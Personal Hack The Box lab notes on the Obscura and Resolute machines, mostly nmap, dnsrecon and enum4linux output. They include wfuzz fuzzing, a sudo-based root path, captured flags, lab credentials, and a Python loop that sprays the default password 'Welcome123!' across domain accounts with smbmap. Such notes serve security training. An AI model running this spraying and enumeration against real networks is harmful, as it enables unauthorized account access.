SecThruObsFTW  
"""

#ssh robert@10.10.10.168  
User.txt

sudo -l  
/usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py

mkdir /tmp/SSH  
run the command  
look in /tmp/SSH  
its a hash for root, decrypt it and su root  
rooted.

## ***enumeration***

openSSH-server 1:7.6p1-4 (amd64 binary) in ubuntu bionic

Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory

wfuzz -w /usr/share/wordlists/dirb/common.txt --hc 404,500 -u http://10.10.10.168:8080/FUZZ/SuperSecureServer.py  
<http://10.10.10.168:8080/develop/SuperSecureServer.py>

^SquidsWfuzzTool

privesc... connect to 9000 with nc ?

## nmap

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.10.10.168 && nmap -sC -sV -Pn 10.10.10.168 && nmap -p- -Pn 10.10.10.168  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-17 16:10 EDT  
Nmap scan report for 10.10.10.168  
Host is up (0.31s latency).  
Not shown: 996 filtered ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    closed http  
8080/tcp  open  http-proxy  
9000/tcp  closed cslistener  
  
Nmap done: 1 IP address (1 host up) scanned in 19.50 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-17 16:11 EDT  
Nmap scan report for 10.10.10.168  
Host is up (0.30s latency).  
Not shown: 996 filtered ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 33:d3:9a:0d:97:2c:54:20:e1:b0:17:34:f4:ca:70:1b (RSA)  
|   256 f6:8b:d5:73:97:be:52:cb:12:ea:8b:02:7c:34:a3:d7 (ECDSA)  
|_  256 e8:df:55:78:76:85:4b:7b:dc:70:6a:fc:40:cc:ac:9b (ED25519)  
80/tcp    closed http  
8080/tcp  open  http-proxy BadHTTPServer  
| fingerprint-strings:  
|   GetRequest, HTTPOptions:  
|     HTTP/1.1 200 OK  
|     Date: Fri, 17 Apr 2020 20:11:29  
|     Server: BadHTTPServer  
|     Last-Modified: Fri, 17 Apr 2020 20:11:29  
|     Content-Length: 4171  
|     Content-Type: text/html  
|     Connection: Closed  
|     <!DOCTYPE html>  
|     <html lang="en">  
|     <head>  
|     <meta charset="utf-8">  
|     <title>0bscura</title>  
|     <meta http-equiv="X-UA-Compatible" content="IE=Edge">  
|     <meta name="viewport" content="width=device-width, initial-scale=1">  
|     <meta name="keywords" content="">  
|     <meta name="description" content="">  
|     <!--  
|     Easy Profile Template  
http://www.templatemo.com/tm-467-easy-profile  
|     <!-- stylesheet css -->  
|     <link rel="stylesheet" href="css/bootstrap.min.css">  
|     <link rel="stylesheet" href="css/font-awesome.min.css">  
|     <link rel="stylesheet" href="css/templatemo-blue.css">  
|     </head>  
|     <body data-spy="scroll" data-target=".navbar-collapse">  
|     <!-- preloader section -->  
|     <!--  
|     <div class="preloader">  
|     <div class="sk-spinner sk-spinner-wordpress">  
|_ http-server-header: BadHTTPServer  
|_ http-title: Obscura  
9000/tcp closed cslistener  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at  
https://nmap.org/cgi-bin/submit.cgi?new-service :  
SF-Port8080-TCP:V=7.80%I=7%D=4/17%Time=5E9A0D82%P=x86_64-pc-linux-gnu%r(Ge
```

SF:tRequest,10FC,"HTTP/1.1\x20200\x20OK\nDate:\x20Fri,\x2017\x20Apr\x2020  
SF:20\x2020:11:29\nServer:\x20BadHTTPServer\nLast-Modified:\x20Fri,\x2017\x20  
SF:x20Apr\x202020\x2020:11:29\nContent-Length:\x204171\nContent-Type:\x20t  
SF:ext/html\nConnection:\x20Closed\nn<!DOCTYPE\x20html>\n<html\x20lang=\"  
SF:en\">\n<head>\n\t<meta\x20charset=\"utf-8\">\n\t<title>0bscura</title>\n\t<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-s  
SF:cale=1\">\n\t<meta\x20name=\"keywords\"\x20content=\"\">\n\t<meta\x20na  
SF:me=\"description\"\x20content=\"\">\n<!--\x20\nEasy\x20Profile\x20Temp  
SF:ate\n<http://www.templatememo.com/tm-467-easy-profile>\n->\n\t<!--\x20st  
SF:ylesheet\x20css\x20-->\n\t<link\x20rel=\"stylesheet\"\x20href=\"css/boo  
SF:tstrap\.min\.css\">\n\t<link\x20rel=\"stylesheet\"\x20href=\"css/font-a  
SF:wesome\.min\.css\">\n\t<link\x20rel=\"stylesheet\"\x20href=\"css/templa  
SF:temo-blue\.css\">\n</head>\n<body\x20data-spy=\"scroll\"\x20data-target  
SF:=\".\navbar-collapse\">\n<!--\x20preloader\x20section\x20-->\n<!--\n<  
SF:div\x20class=\"preloader\">\n\t<div\x20class=\"sk-spinner\x20sk-spinner  
SF:-wordpress\">\n)%r(HTTPOptions,10FC,"HTTP/1.1\x20200\x20OK\nDate:\x20  
SF:Fri,\x2017\x20Apr\x202020\x2020:11:29\nServer:\x20BadHTTPServer\nLast-M  
SF:odified:\x20Fri,\x2017\x20Apr\x202020\x2020:11:29\nContent-Length:\x204  
SF:171\nContent-Type:\x20text/html\nConnection:\x20Closed\nn<!DOCTYPE\x20  
SF:html>\n<html\x20lang=\"en\">\n<head>\n\t<meta\x20charset=\"utf-8\">\n\t<title>0bscura</title>\n\t<meta\x20http-equiv=\"X-UA-Compatible\"\x20co  
SF:ntent=\"IE=Edge\">\n\t<meta\x20name=\"viewport\"\x20content=\"width=dev  
SF:ice-width,\x20initial-scale=1\">\n\t<meta\x20name=\"keywords\"\x20conte  
SF:nt=\"\">\n\t<meta\x20name=\"description\"\x20content=\"\">\n<!--\x20\nE  
SF:asy\x20Profile\x20Template\n<http://www.templatememo.com/tm-467-easy-pro>  
SF:file\n->\n\t<!--\x20stylesheet\x20css\x20-->\n\t<link\x20rel=\"styl  
SF:sheet\"\x20href=\"css/bootstrap\.min\.css\">\n\t<link\x20rel=\"stylesheet  
SF:\x20href=\"css/font-awesome\.min\.css\">\n\t<link\x20rel=\"stylesheet  
SF:\x20href=\"css/templatemo-blue\.css\">\n</head>\n<body\x20data-spy=\"  
SF:scroll\"\x20data-target=\".\navbar-collapse\">\n<!--\x20preloader\x20  
SF:section\x20-->\n<!--\n<div\x20class=\"preloader\">\n\t<div\x20class=\"s  
SF:k-spinner\x20sk-spinner-wordpress\">\n);  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 59.20 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-17 16:12 EDT

Nmap scan report for 10.10.10.168

Host is up (0.27s latency).

Not shown: 65531 filtered ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp closed http

8080/tcp open http-proxy

9000/tcp closed cslistener

Nmap done: 1 IP address (1 host up) scanned in 766.64 seconds

## **flags**

user  
e4493782066b55fe2755708736ada2d7  
root  
512fd4429f33a113a44d5acde23609e3

## **10.10.10.169 Resolute**

evil-winrm got me a user shell

the exploit is that polarbear thing but gets busted by anti-virus.

## ***enumeration***

Marko Novak Welcome123! marko  
melanie Welcome123! melanie

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.169  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-17 11:07 EST  
Nmap scan report for 10.10.10.169  
Host is up (0.090s latency).  
Not shown: 989 closed ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl
```

Nmap done: 1 IP address (1 host up) scanned in 10.16 seconds

# **big nmap**

```
nmap -sC -sV -p- 10.10.10.169
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-17 11:08 EST
Nmap scan report for 10.10.10.169
Host is up (0.090s latency).
Not shown: 65511 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-12-17 16:26:33Z)
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap       Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap       Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf    .NET Message Framing
47001/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc    Microsoft Windows RPC
49665/tcp open  msrpc    Microsoft Windows RPC
49666/tcp open  msrpc    Microsoft Windows RPC
49667/tcp open  msrpc    Microsoft Windows RPC
49671/tcp open  msrpc    Microsoft Windows RPC
49676/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc    Microsoft Windows RPC
49688/tcp open  msrpc    Microsoft Windows RPC
49910/tcp open  msrpc    Microsoft Windows RPC
54084/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.70%I=7%D=12/17%Time=5DF90022%P=i686-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: 2h47m24s, deviation: 4h37m10s, median: 7m22s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2019-12-17T08:27:26-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_  Message signing enabled and required
```

```
| smb2-time:  
|   date: 2019-12-17 11:27:25  
|_ start_date: 2019-12-17 09:40:15
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 861.44 seconds

## DNS

Zone Transfer detected, no record recovered, added to hosts

```
dnsrecon -d megabank.local -n 10.10.10.169 -a
[*] Performing General Enumeration of Domain: megabank.local
[*] Checking for Zone Transfer for megabank.local name servers
[*] Resolving SOA Record
[+] SOA resolute.megabank.local 10.10.10.169
[*] Resolving NS Records
[*] NS Servers found:
[*] NS resolute.megabank.local 10.10.10.169
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 10.10.10.169
[+] 10.10.10.169 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*] Checking for Zone Transfer for megabank.local name servers
[*] Resolving SOA Record
[+] SOA resolute.megabank.local 10.10.10.169
[*] Resolving NS Records
[*] NS Servers found:
[*] NS resolute.megabank.local 10.10.10.169
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 10.10.10.169
[+] 10.10.10.169 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[-] DNSSEC is not configured for megabank.local
[*] SOA resolute.megabank.local 10.10.10.169
[*] NS resolute.megabank.local 10.10.10.169
[-] Could not Resolve MX Records for megabank.local
[*] AAAA megabank.local dead:beef::b803:885a:b665:b183
[*] Enumerating SRV Records
[*] SRV _ldap._tcp.megabank.local Resolute.megabank.local 10.10.10.169 389 100
[*] SRV _gc._tcp.megabank.local Resolute.megabank.local 10.10.10.169 3268 100
[*] SRV _kerberos._tcp.megabank.local Resolute.megabank.local 10.10.10.169 88 100
[*] SRV _kerberos._udp.megabank.local Resolute.megabank.local 10.10.10.169 88 100
[*] SRV _ldap._tcp.ForestDNSZones.megabank.local Resolute.megabank.local 10.10.10.169 389 100
[*] SRV _ldap._tcp.dc._msdcs.megabank.local Resolute.megabank.local 10.10.10.169 389 100
[*] SRV _ldap._tcp.pdc._msdcs.megabank.local Resolute.megabank.local 10.10.10.169 389 100
[*] SRV _ldap._tcp.gc._msdcs.megabank.local Resolute.megabank.local 10.10.10.169 3268 100
[*] SRV _kpasswd._tcp.megabank.local Resolute.megabank.local 10.10.10.169 464 100
[*] SRV _kpasswd._udp.megabank.local Resolute.megabank.local 10.10.10.169 464 100
[*] SRV _kerberos._tcp.dc._msdcs.megabank.local Resolute.megabank.local 10.10.10.169 88 100
[+] 11 Records Found
```

## Kerberos Userlist

```
root@kali:~/Desktop/Machines/HTB/Resolute# nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='megabank.local',userdb=/usr/share/seclists/Usernames/Names/names.txt 10.10.10.169
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-17 11:30 EST
Nmap scan report for resolute.htb (10.10.10.169)
Host is up (0.092s latency).
```

PORt	STATE	SERVICE
88/tcp	open	kerberos-sec
krb5-enum-users:		
Discovered Kerberos principals		
simon@megabank.local		
zach@megabank.local		
gustavo@megabank.local		
claude@megabank.local		
per@megabank.local		
felicia@megabank.local		
claire@megabank.local		
fred@megabank.local		
annette@megabank.local		
stevie@megabank.local		
angela@megabank.local		
ulf@megabank.local		
marcus@megabank.local		
abigail@megabank.local		
sally@megabank.local		
annika@megabank.local		
marko@megabank.local		
melanie@megabank.local		
paulo@megabank.local		
ryan@megabank.local		
steve@megabank.local		

## **smb loop**

```
#!/bin/python3
import os
names = [
    "zach", "gustavo", "claude", "per", "felicia", "claire", "fred", "annette", "stevie", "angela", "ulf", "marcus", "abigail", "sally",
    "annika", "marko", "melanie", "paulo"
]
for name in names:
    print(name)
    os.system("smbmap -u {} -d megabank.local -p Welcome123! -H 10.10.10.169".format(name))
```

melanie Welcome123!

Account name: MEGABANK\sunita  
Account name: MEGABANK\abigail  
Account name: MEGABANK\marcus  
Account name: MEGABANK\sally  
Account name: MEGABANK\fred  
Account name: MEGABANK\angela  
Account name: MEGABANK\felicia  
Account name: MEGABANK\gustavo  
Account name: MEGABANK\ulf  
Account name: MEGABANK\stevie  
Account name: MEGABANK\claire  
Account name: MEGABANK\paulo  
Account name: MEGABANK\steve  
Account name: MEGABANK\annette  
Account name: MEGABANK\annika  
Account name: MEGABANK\per  
Account name: MEGABANK\claude  
Account name: MEGABANK\melanie  
Account name: MEGABANK\zach  
Account name: MEGABANK\simon  
Account name: MEGABANK\naoki

# enum4linux

```
enum4linux -a 10.10.10.169 | tee e4lresults.txt
Starting enum4linux v0.8.9 ( http://labs.portcallis.co.uk/application/enum4linux/ ) on Tue Dec 17 11:31:19 2019

=====
| Target Information |
=====
Target ..... 10.10.10.169
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.169 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.169 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
Looking up status of 10.10.10.169
No reply from 10.10.10.169

=====
| Session Check on 10.10.10.169 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
[+] Server 10.10.10.169 allows sessions using username ", password "
[+] Got domain/workgroup name:

=====
| Getting domain SID for 10.10.10.169 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Domain Name: MEGABANK
Domain Sid: S-1-5-21-1392959593-3013219662-3596683436
[+] Host is part of a domain (not a workgroup)

=====
| OS information on 10.10.10.169 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.10.169 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
[+] Got OS info for 10.10.10.169 from srvinfo:
Could not initialise svrsvc. Error was NT_STATUS_ACCESS_DENIED

=====
| Users on 10.10.10.169 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail Name: (null) Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela Name: (null) Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette Name: (null) Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika Name: (null) Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire Name: (null) Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude Name: (null) Desc: (null)
```

```

index: 0xfbef RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount      Name: (null)   Desc: A user account managed by
the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)   Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred      Name: (null)   Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest      Name: (null)   Desc: Built-in account for guest access to the
computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo     Name: (null)   Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt      Name: (null)   Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus     Name: (null)   Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko      Name: Marko Novak      Desc: Account created.
Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie     Name: (null)   Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki      Name: (null)   Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo      Name: (null)   Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per        Name: (null)   Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan       Name: Ryan Bertrand      Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally      Name: (null)   Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon      Name: (null)   Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve      Name: (null)   Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie     Name: (null)   Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita     Name: (null)   Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf        Name: (null)   Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach       Name: (null)   Desc: (null)

```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

```

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claude] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]

```

```
=====
| Share Enumeration on 10.10.10.169 |
=====
```

```

WARNING: The "syslog" option is deprecated
smb1cli_req_writev_submit: called for dialect[SMB3_11] server[10.10.10.169]
```

Sharename	Type	Comment
-----	-----	-----

Error returning browse list: NT\_STATUS\_REVISION\_MISMATCH

Reconnecting with SMB1 for workgroup listing.

Connection to 10.10.10.169 failed (Error NT\_STATUS\_RESOURCE\_NAME\_NOT\_FOUND)

Failed to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.169

```
=====
| Password Policy Information for 10.10.10.169 |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.

[+] Attaching to 10.10.10.169 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

- [+] MEGABANK
- [+] Builtin

[+] Password Info for Domain: MEGABANK

[+] Minimum password length: 7

[+] Password history length: 24

[+] Maximum password age: Not Set

[+] Password Complexity Flags: 000000

- [+] Domain Refuse Password Change: 0
- [+] Domain Password Store Cleartext: 0
- [+] Domain Password Lockout Admins: 0
- [+] Domain Password No Clear Change: 0
- [+] Domain Password No Anon Change: 0
- [+] Domain Password Complex: 0

[+] Minimum password age: 1 day 4 minutes

[+] Reset Account Lockout Counter: 30 minutes

[+] Locked Account Duration: 30 minutes

[+] Account Lockout Threshold: None

[+] Forced Log off Time: Not Set

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled

Minimum Password Length: 7

```
=====
| Groups on 10.10.10.169 |
=====
```

[+] Getting builtin groups:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

group:[Account Operators] rid:[0x224]

group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]

group:[Incoming Forest Trust Builders] rid:[0x22d]

group:[Windows Authorization Access Group] rid:[0x230]

group:[Terminal Server License Servers] rid:[0x231]

group:[Administrators] rid:[0x220]

group:[Users] rid:[0x221]

group:[Guests] rid:[0x222]

group:[Print Operators] rid:[0x226]

group:[Backup Operators] rid:[0x227]

group:[Replicator] rid:[0x228]

group:[Remote Desktop Users] rid:[0x22b]

group:[Network Configuration Operators] rid:[0x22c]

group:[Performance Monitor Users] rid:[0x22e]

group:[Performance Log Users] rid:[0x22f]

```
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[System Managed Accounts Group] rid:[0x245]
group:[Storage Replica Administrators] rid:[0x246]
group:[Server Operators] rid:[0x225]
```

#### [+] Getting builtin group memberships:

```
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Group 'IIS_IUSRS' (RID: 568) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Group 'Users' (RID: 545) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Group 'Remote Management Users' (RID: 580) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Group 'Administrators' (RID: 544) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Group 'Guests' (RID: 546) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Group 'System Managed Accounts Group' (RID: 581) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Group 'Windows Authorization Access Group' (RID: 560) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 542.
```

#### [+] Getting local groups:

```
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
```

#### [+] Getting local group memberships:

```
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
Group 'DnsAdmins' (RID: 1101) has member: Couldn't lookup SIDs
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 574.
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.  
Group 'Denied RODC Password Replication Group' (RID: 572) has member: Couldn't lookup SIDs

[+] Getting domain groups:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]  
group:[Domain Admins] rid:[0x200]  
group:[Domain Users] rid:[0x201]  
group:[Domain Guests] rid:[0x202]  
group:[Domain Computers] rid:[0x203]  
group:[Domain Controllers] rid:[0x204]  
group:[Schema Admins] rid:[0x206]  
group:[Enterprise Admins] rid:[0x207]  
group:[Group Policy Creator Owners] rid:[0x208]  
group:[Read-only Domain Controllers] rid:[0x209]  
group:[Cloneable Domain Controllers] rid:[0x20a]  
group:[Protected Users] rid:[0x20d]  
group:[Key Admins] rid:[0x20e]  
group:[Enterprise Key Admins] rid:[0x20f]  
group:[DnsUpdateProxy] rid:[0x44e]  
group:[Contractors] rid:[0x44f]

[+] Getting domain group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Domain Admins' (RID: 512) has member: MEGABANK\Administrator  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Schema Admins' (RID: 518) has member: MEGABANK\Administrator  
